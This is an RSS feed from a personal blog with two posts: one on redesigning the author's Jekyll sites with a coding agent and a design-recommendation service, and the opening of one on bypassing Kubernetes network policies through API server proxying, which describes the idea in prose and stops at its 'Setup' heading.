<?xml version="1.0" encoding="UTF-8"?>
<rss version="2.0" xmlns:atom="http://www.w3.org/2005/Atom">
	<channel>
		<title>Raesene's Ramblings</title>
		<description>Things that occur to me</description>
		<link>https://raesene.github.io/</link>
		<atom:link href="https://raesene.github.io/feed.xml" rel="self" type="application/rss+xml" />
		
			<item>
				<title>Refreshing Designs</title>
				<description>&lt;p&gt;Like many techies, I’ve got a collection of websites for various projects I’ve worked on, or information I want to share and track. Unfortunately my abilities to make nice looking designs for those websites are …. limited. I’ve never had the greatest aesthetic sense and my front-end developments skills are not the best.&lt;/p&gt;

&lt;p&gt;Now a lot of people have addressed this kind of gap with LLMs and tools like Claude design. It’s fair to say they can create decent looking sites and things like presentations, but they do all tend to look a lot alike, which gets a bit boring.&lt;/p&gt;

&lt;p&gt;So this morning when I came across a new website and approach to design I thought I’d try it out!&lt;/p&gt;

&lt;h2 id=&quot;katagami-opus-55-and-images&quot;&gt;Katagami, Opus 5.5, and images&lt;/h2&gt;

&lt;p&gt;The site I saw today is called &lt;a href=&quot;https://katagami.ai/&quot;&gt;katagami&lt;/a&gt; and it’s got a wide range of designs available for websites. Interestingly it also has an MCP server that you can combine with coding agents, letting the agent send information about the site content to a service and receive back recommendations on which designs would work well.&lt;/p&gt;

&lt;p&gt;So I decided to try out the recently released Opus 5.5 which thankfully seems &lt;strong&gt;much&lt;/strong&gt; improved from Opus 5. Hooking it up to the Katagami MCP was simply a matter of providing the URL to the agent and it added the integration.&lt;/p&gt;

&lt;p&gt;The next slight hurdle I came across was Opus’ lack of image generation capabilities. While it can create things with SVG, it can’t do standard image generation. Here My approach was to combine it with an &lt;a href=&quot;https://openrouter.ai/&quot;&gt;Openrouter&lt;/a&gt; subscription, so it could call any of the image generation models available via that gateway, and use that to create the images called for by the designs.&lt;/p&gt;

&lt;p&gt;With all of that hooked up, I simple opened each repository and asked for a new design, reviewed candidates and chose my favourite and then let it go ahead and create the design. As all the sites I have are github pages sites built with Jekyll adding new designs is a relatively straightforward process.&lt;/p&gt;

&lt;p&gt;One place where this exceeded my expectations was that it didn’t just to a straight change of CSS/JS but actually re-organized the sites as well, generally for the better.&lt;/p&gt;

&lt;h2 id=&quot;results&quot;&gt;Results&lt;/h2&gt;

&lt;p&gt;Of course the proof of the pudding is in the eating, so what did it come up with&lt;/p&gt;

&lt;h3 id=&quot;wwwmccuneorguk---personal-portfolio-site&quot;&gt;&lt;a href=&quot;https://www.mccune.org.uk&quot;&gt;www.mccune.org.uk&lt;/a&gt; - Personal portfolio site&lt;/h3&gt;

&lt;p&gt;&lt;img src=&quot;https://raesene.github.io/assets/media/redesign-mccune.jpg&quot; alt=&quot;www.mccune.org.uk homepage&quot; /&gt;&lt;/p&gt;


&lt;h3 id=&quot;raesenes-ramblings---blog&quot;&gt;&lt;a href=&quot;https://raesene.github.io&quot;&gt;raesene’s Ramblings&lt;/a&gt; - Blog&lt;/h3&gt;

&lt;p&gt;&lt;img src=&quot;https://raesene.github.io/assets/media/redesign-ramblings.jpg&quot; alt=&quot;raesene&apos;s Ramblings homepage&quot; /&gt;&lt;/p&gt;


&lt;h3 id=&quot;cloud-native-security-talks---archive-of-security-talks-from-kubecons&quot;&gt;&lt;a href=&quot;https://talks.container-security.site&quot;&gt;Cloud Native Security Talks&lt;/a&gt; - Archive of security talks from Kubecons&lt;/h3&gt;

&lt;p&gt;&lt;img src=&quot;https://raesene.github.io/assets/media/redesign-talks.jpg&quot; alt=&quot;Cloud Native Security Talks homepage&quot; /&gt;&lt;/p&gt;


&lt;h3 id=&quot;container-security-site---information-about-container-security&quot;&gt;&lt;a href=&quot;https://container-security.site&quot;&gt;Container Security Site&lt;/a&gt; - Information about container security&lt;/h3&gt;

&lt;p&gt;&lt;img src=&quot;https://raesene.github.io/assets/media/redesign-container-security.jpg&quot; alt=&quot;Container Security Site homepage&quot; /&gt;&lt;/p&gt;





&lt;h3 id=&quot;dearbhadh---results-of-a-kubernetes-security-benchmark-for-llms&quot;&gt;&lt;a href=&quot;https://raesene.github.io/dearbhadh&quot;&gt;Dearbhadh&lt;/a&gt; - Results of a Kubernetes Security benchmark for LLMs&lt;/h3&gt;

&lt;p&gt;&lt;img src=&quot;https://raesene.github.io/assets/media/redesign-dearbhadh.jpg&quot; alt=&quot;Dearbhadh homepage&quot; /&gt;&lt;/p&gt;
</description>
				<pubDate>Fri, 25 Sep 2026 16:00:00 +0000</pubDate>
				<link>https://raesene.github.io/blog/2026/09/25/refreshing-designs/</link>
				<guid isPermaLink="true">https://raesene.github.io/blog/2026/09/25/refreshing-designs/</guid>
			</item>
		
			<item>
				<title>Using the API server proxy to bypass network policies</title>
				<description>&lt;p&gt;I’ve been doing some work for an upcoming talk on Kubernetes Multi-tenancy security, and as part of that I was thinking about one of my favourite topics in Kubernetes security, &lt;a href=&quot;https://www.container-security.site/attackers/kubernetes_ssrf.html&quot;&gt;SSRF&lt;/a&gt;. As I was doing that I realised that applying a known existing weakness in Kubernetes security could be used by attackers to get unauthorised to other tenant’s workloads in a multi-tenant cluster.&lt;/p&gt;

&lt;p&gt;In 2019 Kinvolk published a blog on &lt;a href=&quot;https://kinvolk.io/blog/2019/02/abusing-kubernetes-apiserver-proxying&quot;&gt;abusing Kubernetes API server proxying&lt;/a&gt; which talked about the idea of overwriting a pod’s IP address to allow access to an external IP address with the API server’s network position, and it occurred to me that is likely to apply to internal IP addresses too. The mitigating discussed in that blog which was placing the API server in the same network position as worker nodes, made sense when the attacker was trying to access IP addresses external to the cluster, but doesn’t really apply to an attacker who’s trying to get access to an internal resource that should be blocked.&lt;/p&gt;

&lt;h2 id=&quot;setup&quot;&gt;Setup&lt;/h2&gt;


